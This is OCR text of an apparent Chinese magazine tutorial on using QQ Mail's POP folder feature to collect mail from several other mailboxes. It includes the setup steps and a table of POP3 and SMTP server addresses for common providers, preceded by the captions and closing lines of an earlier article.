


图4




图5

第三、附带一个金色人参果

（本文所涉及到的47个花的代码已收录到光盘中）

邮箱多了不用愁，QQ邮箱当总管

阿斯匹林

想必各位老鸟和菜鸟都有自己形形色色的邮箱吧，其实邮箱多了也不是一件好事，每次进入各个邮箱时都要先登录到相应的网站，而且邮箱多了用户名和密码也容易忘记。那有没有什么办法不用登录各个网站就能同时收取各个邮箱的邮件呢？有人可能会说，使用Foxmail或者Outlook等邮件客户端就可以轻松实现呀。这个方法当然完美，但是对于像我这样经常在网吧里上网的人来说，上述方法就有些不方便了。下面我就教各位一个小方法，利用QQ邮箱来收取其它邮箱的信件。

相信很多朋友都非常喜欢使用QQ邮箱，它界面简洁，速度快，而且没有广告。新版的QQ邮箱提供了POP3收信功能，利用这个功能我们可以收取其它邮箱的邮件（图1）。




图 1

我们打开QQ邮箱，依次点击“POP文件夹”—“管理”—“新建POP文件夹”（图2）。




图 2

在新建POP文件夹页面里填上你的邮箱地址、密码和POP服务器地址等（图3）。如果你不知道邮箱的POP服务器地址，可以到邮箱所在的网站上去搜索一下，目前大多数网站都提供POP收信和SMTP发信功能。下面列出一些常用邮箱的POP3和SMTP地址：

@sina.com pop3.sina.com.cn smtp.sina.com.cn	@sohu.com pop3.sohu.com smtp.sohu.com
@yeah.net pop3.yeah.net smtp.yeah.net	@126.com pop3.126.com smtp.126.com
@163.com pop.163.com smtp.163.com	@tom.com pop.tom.com smtp.tom.com
@263.net 263.net smtp.263.net	@21cn.com pop.21cn.com smtp.21cn.com
@yeahoo.com.cn pop.mail.yahoo.com.cn smtp.mail.yahoo.com.cn	@eyou.com pop3.eyou.com mx.eyou.com




图 3

